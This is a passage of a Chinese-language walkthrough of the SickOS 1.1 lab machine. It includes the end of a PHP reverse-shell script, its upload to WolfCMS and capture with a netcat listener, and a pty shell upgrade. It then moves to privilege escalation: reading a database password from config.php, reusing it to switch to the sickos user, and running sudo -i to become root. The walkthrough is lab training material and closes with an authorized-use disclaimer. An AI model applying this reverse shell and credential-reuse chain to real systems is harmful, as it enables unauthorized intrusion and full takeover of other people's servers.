// data to process's STDIN
if (in_array($sock, $read_a)) {
if ($debug) printit("SOCK READ");
$input = fread($sock, $chunk_size);
if ($debug) printit("SOCK: $input");
fwrite($pipes[0], $input);
}
// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
if ($debug) printit("STDOUT READ");
$input = fread($pipes[1], $chunk_size);
if ($debug) printit("STDOUT: $input");
fwrite($sock, $input);
}
// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
if ($debug) printit("STDERR READ");
$input = fread($pipes[2], $chunk_size);
if ($debug) printit("STDERR: $input");
fwrite($sock, $input);
}
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
if (!$daemon) {
print "$string\n";
}
}
?>
4、上传木马,并在kali中监听1234端口,浏览器访问上传文件网址
nc -lvvp 1234192.168.0.102/wolfcms/public/Testshell.php
5、切换bash shell
python -c 'import pty;pty.spawn("/bin/bash")'┌──(root㉿kali)-[~]
└─# nc -lvvp 1234
listening on [any] 1234 ...
192.168.0.102: inverse host lookup failed: Unknown host
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.102] 48641
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
18:33:01 up 10 min, 0 users, load average: 0.04, 0.04, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@SickOs:/$三、提权过程
1、在/var/www目录下面发现一个py文件,但是查看其内容,也没什么
www-data@SickOs:/$ cd /var/www
cd /var/www
www-data@SickOs:/var/www$

www-data@SickOs:/var/www$ ls
ls
connect.py  index.php  robots.txt  wolfcms
www-data@SickOs:/var/www$

www-data@SickOs:/var/www$ cat connect.py
cat connect.py
#!/usr/bin/python

print "I Try to connect things very frequently\n"
print "You may want to try my services"
www-data@SickOs:/var/www$
2、wolfcms文件夹下发现数据库配置文件
www-data@SickOs:/var/www$ cd wolfcms
cd wolfcms

www-data@SickOs:/var/www/wolfcms$ ls
ls
CONTRIBUTING.md  composer.json  docs         index.php  robots.txt
README.md        config.php     favicon.ico  public     wolf

www-data@SickOs:/var/www/wolfcms$ cat config.php
cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');

// Should Wolf produce PHP error messages for debugging?
define('DEBUG', false);

// Should Wolf check for updates on Wolf itself and the installed plugins?
define('CHECK_UPDATES', true);

// The number of seconds before the check for a new Wolf version times out in case of problems.
define('CHECK_TIMEOUT', 3);

// The full URL of your Wolf CMS install
define('URL_PUBLIC', '/wolfcms/');

// Use httpS for the backend?
// Before enabling this, please make sure you have a working HTTP+SSL installation.
define('USE_HTTPS', false);

// Use HTTP ONLY setting for the Wolf CMS authentication cookie?
// This requests browsers to make the cookie only available through HTTP, so not javascript for example.
// Defaults to false for backwards compatibility.
define('COOKIE_HTTP_ONLY', false);

// The virtual directory name for your Wolf CMS administration section.
define('ADMIN_DIR', 'admin');

// Change this setting to enable mod_rewrite. Set to "true" to remove the "?" in the URL.
// To enable mod_rewrite, you must also change the name of "_.htaccess" in your
// Wolf CMS root directory to ".htaccess"
define('USE_MOD_REWRITE', false);

// Add a suffix to pages (simluating static pages '.html')
define('URL_SUFFIX', '.html');

// Set the timezone of your choice.
// Go here for more information on the available timezones:
// http://php.net/timezones
define('DEFAULT_TIMEZONE', 'Asia/Calcutta');

// Use poormans cron solution instead of real one.
// Only use if cron is truly not available, this works better in terms of timing
// if you have a lot of traffic.
define('USE_POORMANSCRON', false);

// Rough interval in seconds at which poormans cron should trigger.
// No traffic == no poormans cron run.
define('POORMANSCRON_INTERVAL', 3600);

// How long should the browser remember logged in user?
// This relates to Login screen "Remember me for xxx time" checkbox at Backend Login screen
// Default: 1800 (30 minutes)
define ('COOKIE_LIFE', 1800);  // 30 minutes

// Can registered users login to backend using their email address?
// Default: false
define ('ALLOW_LOGIN_WITH_EMAIL', false);

// Should Wolf CMS block login ability on invalid password provided?
// Default: true
define ('DELAY_ON_INVALID_LOGIN', true);

// How long should the login blockade last?
// Default: 30 seconds
define ('DELAY_ONCE_EVERY', 30); // 30 seconds

// First delay starts after Nth failed login attempt
// Default: 3
define ('DELAY_FIRST_AFTER', 3);

// Secure token expiry time (prevents CSRF attacks, etc.)
// If backend user does nothing for this time (eg. click some link)
// his token will expire with appropriate notification
// Default: 900 (15 minutes)
define ('SECURE_TOKEN_EXPIRY', 900);  // 15 minutes
www-data@SickOs:/var/www/wolfcms$数据库用户名:root
数据库密码:john@1233、发现数据库账号密码、连接上数据库后也没有发现啥有用的东西、查看当前的用户
cat /etc/paaswd |grep /bin/bashwww-data@SickOs:/var/www/wolfcms$ cat /etc/passwd |grep /bin/bash
cat /etc/passwd |grep /bin/bash
root:x:0:0:root:/root:/bin/bash
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
www-data@SickOs:/var/www/wolfcms$4、发现sickos用户,尝试用数据库的密码去登入sickos用户
su sickoswww-data@SickOs:/var/www/wolfcms$ cat /etc/passwd |grep /bin/bash
cat /etc/passwd |grep /bin/bash
root:x:0:0:root:/root:/bin/bash
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
www-data@SickOs:/var/www/wolfcms$ su sickos
su sickos
Password: john@123
sickos@SickOs:/var/www/wolfcms$5、查看sickos用户的sudo权限
sudo -lsickos@SickOs:/var/www/wolfcms$ sudo -l
sudo -l
[sudo] password for sickos: john@123
Matching Defaults entries for sickos on this host:
env_reset,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User sickos may run the following commands on this host:
(ALL : ALL) ALL
sickos@SickOs:/var/www/wolfcms$6、可以看到sickos用户是具有所有权限的,直接使用sudo -i 提权为root
sudo -isickos@SickOs:/var/www/wolfcms$ sudo -i
sudo -i
root@SickOs:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~# cat a0216ea4d51874464078c618298b1367.txt
cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!
ROOT!
You have Succesfully completed SickOS1.1.
Thanks for Trying
root@SickOs:~#
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。